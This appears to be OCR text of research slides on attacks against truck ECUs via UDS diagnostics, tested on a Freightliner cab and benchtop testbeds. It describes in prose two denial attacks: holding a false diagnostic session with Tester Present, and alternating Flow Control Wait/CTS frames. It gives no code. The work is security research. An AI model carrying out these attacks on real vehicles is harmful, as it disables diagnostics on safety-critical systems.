




Observations on Freightliner Cab Testbed




Session Denial




Hypothesis

- **Specification:** There shall always be exactly one diagnostic session active in an ECU.
- **Attack:** Establish a false session with an ECU by sending Diagnostics Session Control messages followed by Tester Present signals to keep the session alive.
- **Expected Result:** ECU ignores other legitimate Diagnostic Session Control requests. Diagnostic tools and software cannot establish a connection to the ECU.




Observations on Benchtop Testbeds




Observations on Freightliner Cab Testbed

Diagnostics Jam




Hypothesis

- **Specification:** Flow Control (FC) frames are used to manage the transmission of multi-frame messages, where 'Wait' frames indicate a pause in data transmission and 'Clear to Send' (CTS) frames signal the continuation of transmission.
- **Attack:** Send specific pattern of FC frames — repeatedly alternating between 'Wait' and 'CTS' within the maximum number of allowed 'Wait' frames.
- **Expected Result:** This leads to a state where the ECU becomes overwhelmed and temporarily unable to process or respond to other diagnostic requests




Observations on Benchtop Testbeds



